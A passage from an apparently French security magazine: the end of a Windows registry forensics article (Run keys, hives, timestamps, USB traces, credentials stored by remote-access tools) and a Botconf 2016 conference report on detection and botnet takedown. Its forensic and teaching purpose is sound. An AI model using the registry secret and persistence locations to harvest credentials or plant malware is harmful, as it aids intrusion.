Ces derniers sont stockés au sein du registre dans la Ruche Users (NTUSER.DAT).

(par défaut)	REG_SZ	(valeur non définie)
ColInfo	REG_BINARY	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd df df fd 10 00 00 00 00 00 00 00 00 00 00
FFlags	REG_DWORD	0x41200001 (1092616193)
GroupByDirection	REG_DWORD	0x00000001 (1)
GroupByKey:FMTID	REG_SZ	{00000000-0000-0000-0000-000000000000}
GroupByKey:PID	REG_DWORD	0x00000000 (0)
GroupView	REG_DWORD	0x00000000 (0)
IconSize	REG_DWORD	0x00000010 (16)
LogicalViewMode	REG_DWORD	0x00000001 (1)
Mode	REG_DWORD	0x00000004 (4)
Rev	REG_DWORD	0x00000000 (0)
Sort	REG_BINARY	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 30 f1 25 b7 ef 47 1a 10 a5 f1
Vid	REG_SZ	{137E7700-3573-11CF-AE69-08002B2E1262}

Aperçu des valeurs d'une clé Shellbags

Ces informations peuvent être utilisées pour suivre les actions d'un utilisateur au sein du système de fichiers.

Ces données sont disponibles dans le registre depuis l'arrivée de Windows XP.


Clés Run

Il existe les clés Run et les clés RunOnce. Ces clés permettent de lancer un programme lors d'événements de connexion ou de démarrage du système.

Comme son nom l'indique, RunOnce ne se lance qu'au prochain événement alors que Run se lance à chaque connexion ou démarrage du système.

Microsoft précise les détails de ces clés sur le MSDN [5]

Tips : Ces clés sont souvent utilisées, par les malwares, pour obtenir une persistance ou compromettre le système.



Propriété de dernière écriture

Au sein du registre, les valeurs disposent d'une propriété de dernière modification.

Cette propriété est très importante pour les missions inforensiques. En effet, on cherche à réaliser une frise chronologique des événements s'étant produits sur le système pour comprendre comment l'incident est arrivé.

Cette information n'est pas affichée par défaut au sein du registre, mais elle peut être obtenue au travers d'un export de la clé / valeur via l'éditeur du registre.

Cette propriété peut aussi être directement récupérée depuis les fonctions de l'API Windows comme RegQueryInfoKey. Ces informations sont alors retournées sous la forme d'une structure FILETIME.

```
typedef struct _FILETIME {
  DWORD dwLowDateTime ;
  DWORD dwHighDateTime ;
} FILETIME, *PFILETIME ;
```

Des documents Microsoft détaillent la fonction permettant de lire les informations d'une clef (RegQueryInfoKey [6]) et les structures des dates [7].

```
Fichier  Edition  Format  Affichage  ?
Nom de la clé :          HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\{D9FCBAAE-DB72-488B-96D0-0A
Nom de la classe :        <Sans classe>
Heure de dernière écriture :   04/12/2015 - 10:24
Valeur 0
  Nom :             AuthorizedCDFPrefix
  Type :             REG_SZ
  Données :

Valeur 1
  Nom :             Comments
  Type :             REG_SZ
  Données :

Valeur 2
  Nom :             Contact
  Type :             REG_SZ
  Données :

Valeur 3
  Nom :             DisplayVersion
  Type :             REG_SZ
  Données :             4.8.0204.0

Valeur 4
  Nom :             HelpLink
  Type :             REG_SZ
  Données :

Valeur 5
  Nom :             HelpTelephone
  Type :             REG_SZ
```

Aperçu de la date de dernière écriture disponible via un export

La date de création d'une clé est en revanche indisponible.

> Aperçu de la ruche Users

La ruche Users est la ruche contenant tous les paramètres de configuration de l'utilisateur sur son système. Elle apporte de très nombreuses informations sur l'utilisateur, sur les connexions réalisées vers d'autres systèmes, ses travaux en cours, son activité, etc..

Lorsqu'un nouvel utilisateur est créé, une nouvelle ruche utilisateur (NTUSER.dat) sera créée et contiendra un ensemble d'informations sur l'utilisateur : paramètres des applications utilisateur, bureau, environnement, connexions réseau, et imprimantes.

Au sein de l'arborescence de la HKEY HKEY_USERS, on trouve les éléments présents dans le tableau suivant :

Sous clé	Description
HKEY_USERS\.DEFAULT	Profil utilisateur par défaut
HKEY_USERS\S-1-5-18	Compte de service utilisé par le système
HKEY_USERS\S-1-5-19	Autorité NT (Service Local)
HKEY_USERS\S-1-5-20	Autorité NT (Service Réseau)
HKEY_USERS\S-1-5-21-1413736984-1902688792-640217004-1000	Contient les informations du profil et paramètres de configuration de l'utilisateur #1
HKEY_USERS\S-1-5-21-1413736984-1902688792-640217004-1000_Classes	Contient les informations sur les programmes par défaut de l'utilisateur #1
...	

Les quatre premières sous-clés décrivent les paramètres des comptes par défaut de Windows.

Les éléments suivants font référence aux informations des utilisateurs : les paramètres de son profil (paramètre de configuration), ainsi que les programmes utilisés par défaut (Google Chrome par exemple).

Dans cette partie, nous détaillerons quelques informations pertinentes accessibles sur cet espace.

Secrets présents dans le registre

Le registre stocke malheureusement toujours des secrets de composants logiciels installés, bien que Microsoft propose aux développeurs depuis plusieurs années une API dédiée baptisée « DPAPI ».

En particulier, un certain nombre d'outils utilisés massivement pour se connecter à d'autres systèmes à distance stockent des informations de sessions dans le registre.


Ainsi, on peut parfois retrouver des identifiants et des mots de passe en clair ou encodés/chiffrés de ces programmes.
Bien que les identifiants et mots de passe ne soient pas toujours stockés, les informations présentes livrent généralement d'autres informations très utiles telles que les noms d'hôtes de machines, des adresses IP, etc.

Tips : La société Mandiant/FireEye a développé un outil nommé SessionGopher qui permet d'obtenir les informations de sessions d'entre autres WinSCP, PuTTY, RDP et FileZilla [8].

Périphériques USB


Le registre permet de connaître les informations liées à l'utilisation de périphériques USB sur le système par les utilisateurs. On peut tout d'abord citer la clé MountedDevices qui détient le lien entre le numéro de série et la lettre associée lors du montage du périphérique sur le système. Il est toutefois possible que ces informations soient indisponibles, car le registre ne retient que le dernier numéro de série associé pour chaque lettre.

Dans un second temps, la clé MountPoints2 permet, quant à elle, d'identifier quel périphérique était actif lorsque la session d'un utilisateur était utilisée.



Une autre clé intéressante est la clé SYSTEM/CurrentControlSet/EnumUSB. Elle permet de connaître la date de dernière utilisation de la clé sur le système.

Enfin, le fichier setupapi.log (C:\WINDOWS\setupapi.log ou C:\WINDOWS\inf\setupapi.dev.log sur Windows Vista/7/8) contient les informations de la première connexion au système d'un périphérique USB.




Aperçu d'une clé et de valeurs liées à un périphérique de stockage USB

Autres éléments pertinents

De nombreux autres éléments pertinents pour une analyse inforensique ou pour des tests d'intrusion pourraient être présentés. Nous avons sélectionné quelques-uns parmi les plus utilisés.

L'un des premiers autres éléments à citer est l'étude des clés/valeurs liées à la fonctionnalité de recherche sur le système. Une clé contient les informations recherchées par les utilisateurs. On peut, par ailleurs, citer l'étude des documents récents qui est un moyen pertinent de suivre l'activité d'un utilisateur. Les RecentDocs précisent quelques fichiers récents triés par type de fichiers. Il existe d'autres clés spécifiques pour différents programmes (Paint, Adobe Reader, Microsoft Office...).



Aperçu de la clé RecentDocs et de son contenu

En parallèle, la clé ComDlg32 est un autre point d'intérêt de l'analyste. Elle fait référence aux fenêtres de dialogue avec l'utilisateur. Elle contient ainsi l'ensemble des informations enregistrées dans des boites de dialogues, par exemple le nom des fichiers lors de leur enregistrement.

Enfin, le système suit les interactions de l'utilisateur avec l'explorateur de fichiers et le système. Il met en avant les outils les plus utilisés afin de faciliter l'expérience utilisateur.

L'ensemble de ces informations fournit à l'analyste ou au pentester des éléments clairs sur le rôle de l'utilisateur dans l'entreprise et ses actions/travaux en cours.

> Conclusion

Le registre Windows constitue ainsi une mine d'or pour les missions de réponses à incident et tests d'intrusion. Il renferme une quantité importante d'informations (suivi des activités utilisateur, configurations des applications, secrets, etc).

Le registre est toutefois en perpétuelle évolution et des nouveautés apparaissent à chaque nouvelle version du système d'exploitation.


Par exemple, depuis Windows Vista, Microsoft propose une application de virtualisation du registre (Registry Virtualization) à des fins de compatibilité avec les anciens systèmes. En effet, au sein de ces derniers, les applications étaient lancées en tant qu'Administrateur. Cette application permet de rediriger les opérations d'écriture dans des espaces virtualisés afin de proposer au programme les accès souhaités tout en limitant les permissions du programme. Microsoft détaille cette application à l'adresse suivante [9].

Références

- [1] https://msdn.microsoft.com/en-us/library/windows/desktop/ms724878(v=vs.85).aspx
- [2] https://github.com/msuhanov/regf/blob/master/Windows%20registry%20file%20format%20specification.md#hive-bin
- [3] https://msdn.microsoft.com/en-us/library/windows/desktop/ms724877(v=vs.85).aspx
- [4] http://www.forensicswiki.org/wiki/List_of_Windows_MRU_Locations
- [5] https://msdn.microsoft.com/en-us/library/windows/desktop/aa376977(v=vs.85).aspx
- [6] https://msdn.microsoft.com/en-us/library/windows/desktop/ms724902(v=vs.85).aspx
- [7] https://msdn.microsoft.com/en-us/library/windows/desktop/ms724284(v=vs.85).aspx
- [8] https://github.com/fireeye/SessionGopher
- [9] https://msdn.microsoft.com/fr-fr/library/windows/desktop/aa965884(v=vs.85).aspx

Autres documents utilisés :

- http://dfrws.org/sites/default/files/session-files/paper-forensic_analysis_of_the_windows_registry_in_memory.pdf
- http://forensicswiki.org/wiki/Windows_Registry
- http://www.forensicfocus.com/downloads/forensic-analysis-windows-registry.pdf
- http://www.sentinelchicken.com/data/JolantaThomassenDISSERTATION.pdf
- https://blogs.msdn.microsoft.com/oldnewthing/20101104-00/?p=12353/
- https://en.wikipedia.org/wiki/Windows_Registry



- https://msdn.microsoft.com/en-us/library/windows/desktop/aa376977(v=vs.85).aspx
- https://msdn.microsoft.com/en-us/library/windows/desktop/ms724877(v=vs.85).aspx
- https://msdn.microsoft.com/fr-fr/library/windows/desktop/aa965884(v=vs.85).aspx
- https://msdn.microsoft.com/fr-fr/library/windows/desktop/ms724946(v=vs.85).aspx
- https://pentestlab.blog/2017/03/31/insecure-registry-permissions/
- https://support.microsoft.com/en-us/help/256986/windows-registry-information-for-advanced-users
- https://www.fireeye.com/blog/threat-research/2017/03/using_the_registryt.html
- https://www.magnetforensics.com/computer-forensics/how-to-analyze-usb-device-history-in-windows/

Botconf 2016

Par Jean-Yves KRAPF et Charles DAGOUAT

La 4e édition de la Botconf s'est tenue en plein cœur de Lyon, du mardi 29 novembre au vendredi 2 décembre dernier.

L'université Lyon 2 accueillait pour cette occasion les participants, venus des quatre coins du monde.

La Botconf 2016, en chiffres, cela donne quelque chose comme cela :

- 4 workshops ;
- 48 propositions de présentation ;
- 25 présentations (pour 40 auteurs) ;
- 10 Lightning Talks ;
- 12 sponsors ;
- 325 participants ;
- et tout cela, rondement géré par une équipe de 9 bénévoles seulement.

Avant de rentrer dans le vif du sujet, nous tenions donc à remercier cette équipe, qui a su, en quelques années seulement, faire de la Botconf un événement n'ayant rien à envier aux autres conférences « sécurité » d'envergure internationale. Encore merci à Éric, et son équipe FredLB, Frédéric, Paul, Reza, Saâd, Vincent, Galadrim et Sebdraven d'avoir œuvré au succès de cette dernière édition.

> Nos présentations préférées

Advanced Incident Detection and Threat Hunting using Sysmon (and Splunk)

Tom Ueltschi (@c_apt_ure)

Synopsis

https://www.botconf.eu/2016/advanced-incident-detection-and-threat-hunting-using-sysmon-and-splunk/

Slides

http://security-research.dyndns.org/pub/slides/BotConf/2016/Botconf-2016_Tom-Ueltschi_Sysmon.pdf

Vidéo


https://www.youtube.com/watch?v=vv_VXntQTpE

Tom a partagé avec l'assemblée son retour d'expérience sur la mise en place d'un outil de monitoring des endpoints constituant son Système d'Information. La problématique peut être décomposée en plusieurs niveaux, allant de la sélection des sources d'informations, à la mise en place de l'infrastructure de collecte, sans oublier, bien sûr sa configuration. La quantité de traces générées peut en effet rapidement devenir problématique si la configuration adoptée n'est pas adaptée à l'objectif.

La solution retenue par Tom s'appuie sur Sysmon et Splunk, et avait été présentée à l'occasion de la conférence RSA 2016.

Sysmon est un outil (disponible gratuitement) issu de la suite SysInternals, proposé par Mark Russinovich et Thomas Garnier. Ce composant additionnel peut être installé sur les postes Windows, afin de générer des traces au format Windows Event Logs, dès lors que certains « évènements » surviennent au niveau du système d'exploitation.

Splunk est quant à lui utilisé au niveau des endpoints en mode « forwarder » afin de transférer les traces générées vers un collecteur central.



La configuration de ces deux composants est essentielle. Les règles utilisées pour effectuer les recherches faisant appel à un nombre important de paramètres système très variés (réseau, process, registre, DNS, etc.), une configuration trop restreinte pourrait limiter la capacité d'analyse et d'identification des postes infectés au niveau du système d'information. Inversement, une configuration trop riche pourrait avoir un impact en termes de volume de données transitant sur le réseau (bande passante plus ou moins limitée), collectées et stockées dans le collecteur central. Ce dernier paramètre n'étant pas des moindres, Splunk facturant à la quantité de données devant être analysées.

Tom a également présenté un certain nombre de cas concrets de règles utilisées dans son entreprise pour identifier les postes compromis. Afin de pouvoir définir ces règles, il a rappelé qu'il est nécessaire de bien connaître le fonctionnement de Windows, pour caractériser les comportements attendus et les comportements déviants/suspects, qui correspondent à la signature de la menace.

Plusieurs sources d'information peuvent être utilisées afin de définir ces règles. Le ThreatHunting Project est l'une d'entre elles. De manière générale, la conception de ces règles s'appuie sur des recherches d'informations disponibles en OSINT ; recherches réalisées manuellement. Tom a ainsi cité les rapports d'analyse VirusTotal, les posters proposés par le SANS, les journaux du SANS ISC Diary, etc.

Un des points importants rappelés au cours de la présentation est le suivant : le processus de chasse (hunting) est caractérisé par le fait de faire intervenir un humain et il ne peut donc pas être entièrement automatisé.

Tom capitalise ainsi depuis plusieurs années sur les informations récoltées, et dispose d'une base de connaissances de 180 règles distinctes, répartie selon les catégories suivantes :

- 21 FILE – file system ;
- 8 NET – network ;
- 20 PERS – persistence methods ;
- 52 PROC – process activity ;
- 4 REG – registry activity ;
- 21 SIG – sandbox signature ;
- 54 YARA – YARA rule matches (file, memory, pcap).

Detecting the Behavioral Relationships of Malware Connections

Sebastián García (@eldracote)

Synopsis
https://www.botconf.eu/2016/detecting-the-behavioral-relationships-of-malware-connections/

Slides
https://www.botconf.eu/wp-content/uploads/2016/11/PR16-Detecting-the-Behavioral-Relationships-of-Malware-Connections-GARCIA.pdf

Vidéo
https://www.youtube.com/watch?v=Kl5UD1-cV0Q

Sebastián, universitaire argentin travaillant au sein de l'Université technique de Prague (CTU University), est venu présenter avec humour et dynamisme son travail sur les nouvelles méthodes d'identification de malware.

Bien que l'utilisation des IOCs soit de plus en plus industrialisée, il n'en reste pas moins que ces outils permettent de réagir seulement après identification d'un malware. Or, le processus de qualification restant bien souvent manuel, cette approche n'est pas pérenne. En effet, en termes de volumétrie, le nombre de malwares ainsi que le trafic réseau ne font qu'augmenter d'année en année. De plus, un certain nombre d'éléments techniques comme les payloads sont perdus (pas de DPI, ou de sauvegarde du trafic entrant, et malware de plus en plus souvent « file-less »).

Avec son équipe, Sebastián planche donc sur un projet d'automatisation de la détection des activités suspectes, en s'appuyant sur l'analyse des communications réseau au travers d'une solution de « Machine Learning ». L'un des principaux avantages de cette approche est donc la capacité de passer à l'échelle.


L'idée permettant d'appliquer du « Machine Learning » à ce problème d'identification consiste à modéliser les comportements observables au niveau des communications réseau. Le modèle proposé est le graphe constitué, pour chaque IP source, des éléments suivants :


- Les nœuds correspondent aux tuples (DstIP, DstPort, Proto) ;
- Les arêtes correspondent aux séquences des flux d'un nœud à l'autre dans le réseau

Différentes caractéristiques peuvent ensuite être appliquées à ce graphe afin de le représenter visuellement :

- Plus une arête est identifiée dans le graphe, plus celle-ci est épaisse.
- Plus un nœud est répété, plus il sera gros.
- Plus un nœud boucle sur lui-même, plus il devient foncé.

Concrètement, ce modèle permet de modéliser un comportement normal et un comportement anormal de la manière suivante :





Une fois le graphe modélisé, les universitaires ont identifié plusieurs métriques nécessaires au « Machine Learning » , parmi lesquelles :

- Le nombre de nœuds ;
- Le nombre d'arêtes ;
- Le nombre de fois où un nœud boucle sur lui même ;
- Le nombre de fois où une arête se répète ;
- Et enfin, le pourcentage d'arêtes se répétant par rapport au nombre total d'arêtes.

Ce dernier paramètre est particulièrement important dans leur étude. En effet, dans le cas de communications lé-

gitimes, ce pourcentage est extrêmement faible. Et au contraire, dans le cas des communications réalisées par un malware, ce pourcentage est extrêmement élevé. Il permet donc de différencier de manière fiable les communications légitimes des communications anormales. Un bot est donc trahi par ses comportements répétitifs.

Sebastián et son équipe ne se sont pas contentés de définir ce modèle théorique. Ce dernier a été appliqué au sein d'un projet Open-Source baptisé Stratosphere IPS. L'outil met concrètement en œuvre le « Machine Learning » pour détecter les comportements anormaux.

À noter, l'ensemble des exemples de graphes présentés au cours de la conférence et des jeux de données correspondants est disponible librement sur le site du projet à l'adresse suivante :
https://stratosphereips.org/category/dataset.html

Takedown client-server botnets the ISP-way
Quang Tran (@quangtrm)

✚ Synopsis
https://www.botconf.eu/2016/takedown-client-server-botnets-the-isp-way

✚ Slides
https://www.botconf.eu/wp-content/uploads/2016/11/PR15-Takedown-ISP-QUANG-TRAN-MINH.pdf

✚ Vidéo
https://www.youtube.com/watch?v=inJMknxZp_0

Quang travaille pour un Fournisseur d'Accès à Internet vietnamien. La lutte contre les botnets est un sujet important pour un FAI, pour plusieurs raisons : protéger ses clients ainsi que son réseau, répondre à ses obligations légales (lorsque les Forces de l'Ordre lui font parvenir des requêtes officielles — « Law enforcement requests »), et enfin économiser la bande passante.

« Le FAI est en effet en capacité de monitorer et de contrôler le trafic transitant par son réseau... un tel positionnement facilite également la surveillance des échanges, et si nécessaire la mise en place de solutions de type DPI »

Après avoir présenté les problématiques couramment rencontrées dans la lutte contre les botnets (dépendance forte sur la bonne volonté des hébergeurs, aucune marge de manœuvre avec les hébergeurs « bullet-proof »), il a présenté les avantages que peut tirer un FAI dans cette lutte, de par son positionnement au niveau du réseau.


Le FAI est en effet en capacité de monitorer et de contrôler le trafic transitant par son réseau, et en particulier au niveau du DNS. Un tel positionnement facilite également la surveillance des échanges, et si nécessaire la mise en place de solutions de type DPI.

Globalement, la méthodologie proposée est la suivante :

✚ 1. Rediriger le trafic à destination du serveur de commande et de contrôle (C&C) vers un serveur sous le contrôle du FAI, qui se comporte de la même manière que le serveur pirate.

✚ 2. En fonction du botnet analysé, envoyer une commande spécifique pour désinstaller le malware sur le poste de la victime.

✚ 3. Informer et sensibiliser la victime.




Concrètement, la première étape de cette opération peut être réalisée de plusieurs manières différentes en fonction du contexte :

✚ Modification de l'entrée DNS sur le serveur DNS du FAI pour pointer vers le serveur d'analyse ;

✚ Modification des réponses/requêtes DNS (dans le cas où les utilisateurs n'utilisent pas le serveur DNS du FAI) ;

✚ Redirection directe du trafic IP, si la connexion s'effectue directement via une adresse IP.

Le chercheur a ensuite présenté les spécificités techniques du serveur C&C mis en place au sein du réseau du FAI. Pour être en mesure de demander aux bots de s'auto-désinstaller, il est nécessaire que le serveur soit capable d'identifier le « type » du bot, et de communiquer à l'aide du protocole de communication adéquat. Pour cela, un peu de reverse est nécessaire. Parmi les exemples de botnets actuellement supportés, Quang a cité Ramnit et Andromeda.



Reste que les méthodes présentées peuvent difficilement être appliquées pour les bots qui vérifient l'identité du serveur C&C ou qui utilisent une couche de chiffrement asymétrique.

Enfin, dernier point (et non des moindres), le type d'analyses réalisées et les méthodes employées (exécution de commande sur le poste de la victime pour la désinfecter) seraient complètement illégaux dans bon nombre de pays...

Function Identification and Recovery Signature Tool
Angel Villegas

Synopsis
https://www.botconf.eu/2016/function-identification-and-recovery-signature-tool/


Slides
https://www.botconf.eu/wp-content/uploads/2016/11/PR11-Function-Identification-and-Recovery-Signature-Tool-Villegas.pdf

Vidéo
https://www.youtube.com/watch?v=IY1GavjNg5M

Github
https://github.com/vrtadmin/FIRST

Angel est venu présenter un outil développé au sein de l'équipe de Cisco Talos. Baptisé FIRST (Function Identification and Recovery Signature Tool), l'outil cible un public de « Reversers » et autre « Malware Analysts », utilisant quotidiennement IDA Pro.

L'idée est de faire gagner du temps aux analystes en capitalisant sur le travail réalisé au cours des analyses passées, que ce soit sur des malwares de la même famille, ou sur des bibliothèques génériques (typiquement sur la partie Crypto, avec OpenSSL). L'outil permet donc de manipuler les métadonnées générées lors de l'analyse, de les sauvegarder sur un serveur ou de les charger depuis le serveur, et ainsi de les partager.



First est intégralement disponible en Open-Source. Par défaut, un serveur public est mis à disposition, mais il est possible pour quiconque de mettre en place un serveur privé. L'intérêt d'utiliser le serveur de référence public est que Talos l'a alimenté avec les métadonnées issues de nombreux projets Open-Source, tels que : OpenSSL, 7zip, aPLib, ucl, LibreSSL 2.3.1, Mimikatz, aPackage, UPX, ClamWin, Alina Spark, Dexter, Grum, Pony, Zeus, HackingTeam RCS

A noter, l'ANSSI avait présenté lors de la dernière édition du SSTIC, un outil baptisé Polichombr permettant d'atteindre un objectif similaire.

FISRT est présenté à l'adresse suivante :
http://first-plugin.us

Les codes sources du plug-in IDA et du serveur FIRST sont, pour leur part, disponibles sur Github.

Snoring Is Optional: The Metrics and Economics of Cyber Insurance for Malware Related Claims
Wayne Crowder (@wacbass)

Synopsis
https://www.botconf.eu/2016/snoring-is-optional-the-metrics-and-economics-of-cyber-insurance-for-malware-related-claims/

Slides
